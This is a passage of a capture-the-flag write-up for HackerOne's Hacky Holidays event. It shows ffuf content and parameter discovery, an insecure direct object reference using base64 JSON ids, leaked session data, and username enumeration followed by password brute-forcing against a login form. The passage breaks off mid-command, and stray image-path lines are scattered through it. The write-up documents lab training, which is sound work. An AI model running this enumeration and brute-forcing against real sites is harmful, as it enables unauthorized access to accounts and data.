Yet another CTF write up

Author: nukedx

Contents

1. Acknowledgments 3
2. Initial reconnaissance 4
3. Engaging apps 7
    a. People Rater 7
    b. Swag Shop 10
    c. Secure Login 14
    d. My Diary 19
    e. Hate Mail Generator 21
    f. Forum 25
    g. Evil Quiz 33
    h. Signup Manager 42
    i. Grinch Recon 49
    j. Attack Box 63
4. Final thoughts 69
5. References 70

Acknowledgments

First, I would like to thank **Adam Langley** (@adamtlangley), for his great work on framework he developed for creating a wonderful CTF for **HackerOne**'s latest event.

Additionally, my special thanks to **Ben Sadeghipour** (@nahamsec), for letting Adam's path cross with HackerOne for developing CTF events and all his work for trying to teach bug bounty community unique ways and how to start.

Lastly, I would like to thank **xEHLE** (@xEHLE_) for his helps on solving CTF challenges and being awesome guy.

Initial reconnaissance

Reconnaissance, is very first step of engaging your target and gathering information about their systems, it involves many different techniques such as:

- Content discovery for hidden endpoints and parameters.
- Checking contents of web pages for hidden comments.
- Analyzing JavaScript files served.
- Enumerating subdomains and finding hidden gems.
- Mapping their network.
- Finding open ports and access points
- Identify active machines.
- Fingerprinting softwares used e.g operating systems, web servers etc.
- Checking their public code repositories e.g searching on GitHub or GitLab.

After gathering initial information from aforementioned methods, we will engage target and use the information.

Let's check our target on https://hackyholidays.h1ctf.com/

We will do basic ones such as content discovery for hidden endpoints and checking public code repositories, for content discovery we will be using **common.txt** wordlist from **SecLists** [1] which could be found on (https://github.com/danielmiessler/SecLists) with fuzzing tool called **ffuf** [2] which could be found on (https://github.com/ffuf/ffuf)

Sample syntax:

```
ffuf -u https://hackyholidays.h1ctf.com/FUZZ -w [PATH]common.txt
```

After some period passed results from web content discovery looks like:

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/FUZZ -w ~/SecLists/Discovery/Web_Content/common.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/


      v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://hackyholidays.h1ctf.com/FUZZ
 :: Wordlist         : FUZZ: /root/SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________


apps                    [Status: 200, Size: 5745, Words: 1511, Lines: 95]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8]
favicon.ico             [Status: 200, Size: 5426, Words: 10, Lines: 4]
forum                   [Status: 200, Size: 2807, Words: 1055, Lines: 77]
robots.txt              [Status: 200, Size: 85, Words: 4, Lines: 3]
:: Progress: [4594/4594] :: Job [1/1] :: 417 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

As we can see there are some directories but interestingly there is **robots.txt**, which is used for preventing web crawlers to access some hidden endpoints but still giving a great idea for attackers to check for.


Let's view contents of **robots.txt** by directly visiting it with our browser.



Interestingly there is an endpoint **/s3cr3t-ar3a** which is labelled with disallow tag for web crawlers, let's check it as well.



When we inspect active DOM of the page there is a comment done by developer, which is mentioning **/apps** directory which is also find by during our content discovery, but this points out that directory meant to be hidden as well.




When we visit **/apps** directory, we find out many other endpoints for engaging which increased our attack surface drastically.

Engaging apps

People Rater


When we visit **People Rater** app on our browser, it had following contents:



It looks like application gathering more information when user clicks on **Load More** button and when user clicks on any name shown, a message box appears with their rating.

Let's view how application interacts with those functions by analyzing requests send, for doing this we will be using a proxy tool or developer tools of our browser. I prefer using **Burp Suite** [3] for this.

A request sends when we view user profile looks like this:



User makes request on **/people-rater/entry** endpoint and on **id** parameter data send looks like encoded with **base64**, when we decode encoded value it appears to be json data

```
eyJpZCI6OX0=
```

```
{"id":9}
```

So, client sends base64 encoded json data, which looks like potential victim from insecure direct object reference (**IDOR**) issue.

Insecure direct object references (**IDOR**) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly.

For verifying the potential IDOR is in place, we must check currently available information of users, so we will load more users.

When we analyze request send for loading more users:

Request

```
GET /people-rater/page/2 HTTP/1.1
Host: hackyholidays.hictf.com
Connection: close
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36 Edg/87.0.664.66
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://hackyholidays.hictf.com/people-rater
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8,en-GB;q=0.7,fr;q=0.6,pt;q=0.5
```

Response


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 24 Dec 2020 19:15:26 GMT
Content-Type: application/json
Connection: close
Content-Length: 247

{
  "results":[
    {
      "id":"eyJpZCI6N30=",
      "name":"Beatriz Rasmussen"
    },
    {
      "id":"eyJpZCI6OH0=",
      "name":"Carly Legge"
    },
    {
      "id":"eyJpZCI6OX0=",
      "name":"Violet Hussain"
    },
    {
      "id":"eyJpZCI6MTB9",
      "name":"Leonidas Delarosa"
    },
    {
      "id":"eyJpZCI6MTF9",
      "name":"Sanya Lancaster"
    }
  ]
}
```

It appears to be application is loading 5 more users; therefore, we will try to get all available users, in the end we loaded 16 users and when we view very last user loaded id, it must be 16.




When we decode **eyJpZCI6MTd9,** it results as **{"id":17}** which indicates very first user must be starting from 2 on actual users, so let's encode **{"id":1}** and send to server, it returns:




So, application was vulnerable to **insecure direct object reference** which was letting attacker to gain information which was not publicly available.

Swag Shop

When we visit **Swag Shop** app on our browser, it had following contents:



Initial engagement shows that application is requiring some login for purchasing stuff, when we view traffic send by client via **Burp Suite** [3], it reveals that there is **api** endpoint.



So, we will try to find hidden endpoints for api by using **ffuf** with **common.txt** again, with following syntax for catching all requests and excluding nonexistent ones:

```
ffuf -u https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ -w [PATH]common.txt -mc all -fc 404
```

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ -w ~/SecLists/Discovery/Web_Content/common.txt -mc all -fc 404

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ
 :: Wordlist         : FUZZ: /root/SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

sessions                [Status: 200, Size: 2194, Words: 1, Lines: 1]
stock                   [Status: 200, Size: 167, Words: 8, Lines: 1]
user                    [Status: 400, Size: 35, Words: 3, Lines: 1]
:: Progress: [4594/4594] :: Job [1/1] :: 417 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

It appears to be there is sessions, stock, and user endpoints for GET based requests, let's check POST based requests as well with following **ffuf** syntax

```
ffuf -u https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ -w [PATH]common.txt -mc all -fc 404 -X POST
```

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ -w ~/SecLists/Discovery/Web_Content/common.txt -mc all -fc 404 -X POST

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : POST
 :: URL              : https://hackyholidays.h1ctf.com/swag-shop/api/FUZZ
 :: Wordlist         : FUZZ: /root/SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________


login                   [Status: 400, Size: 35, Words: 3, Lines: 1]
purchase                [Status: 401, Size: 33, Words: 5, Lines: 1]
```

So, fuzzing let us get two more endpoints unknown to us currently which are **sessions** and **user** endpoints.

Interestingly server responded with 400 response initially, which mostly occurs when parameter is missing on the request.


Let's check hidden parameters for **/api/user** endpoint, we will be using following **ffuf** syntax for enumerating hidden parameters, since application is returning 400 response initially, we will be filtering it:

ffuf -u https://hackyholidays.h1ctf.com/swag-shop/api/user?FUZZ=1 -w [PATH]burp-parameter-names.txt -mc all -fc 400




It looks like **/api/user** is having **uuid** as hidden parameter, guessing uuid values randomly is very unlikely, since they are a 128-bit number used to identify information

So, let's view contents of **/api/sessions** by requesting it as well:




It looks like application is having some misconfiguration and leaking session information for their users. On leaked information third value looks a bit different, when we decode it appears to be a valid user information was there:



On decoded data there is **uuid** and **cookie** values stored but we do not know that how application is handling cookie, although we know that **/api/user** endpoint was having **uuid** as hidden parameter.

When we request **/api/user?uuid=C7DCCE-0E0DAB-B20226-FC92EA-1B9043** endpoint, application is retrieving user information:




This kind of issues are called as **improper access control**, while **insecure direct object reference** is subcategory of improper access control, we are not sure about that if logged in person is able to view other users' information.


The improper access control weakness describes a case where software fails to restrict access to an object properly. A malicious user can compromise security of the software and perform certain unauthorized actions by gaining elevated privileges, reading otherwise restricted information, executing commands, bypassing implemented security mechanisms, etc.

Secure Login

When we visit **Secure Login** app on our browser, it had following contents:




At first glance, this was looking like simple login form. When we sent random username and password, application retrieved following error.




That allows any attacker to enumerate valid username on the application, if there is no rate limit is in present, attackers can retrieve usernames, since no rate limit is in present, potentially same case happens on password verification as well.

Which leads to bruteforce of valid contents, so first we will use following **ffuf** syntax which allows us to find for potential usernames.

```
ffuf -u https://hackyholidays.h1ctf.com/secure-login -X POST -d "username=FUZZ&password=password" -H "Content-Type: application/x-www-form-urlencoded" -w [PATH]names.txt -fr “Invalid Username”
```



It looks like we were able to find a valid username **access**, now let’s see what kind error occurs when we try to login with that username.



So, application returns **Invalid Password** error now, we will be using same **ffuf** syntax with a bit change.

ffuf -u https://hackyholidays.h1ctf.com/secure-login -X POST -d "username=access&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w [PATH]names.txt -fr “Invalid Password”

It appears to be no rate limit is in present for login attempts with valid username.

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/secure-login -X POST -d "username=access&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded"
-w SecLists/Passwords/10_million_password_list_top_10000.txt -fr "Invalid Password"

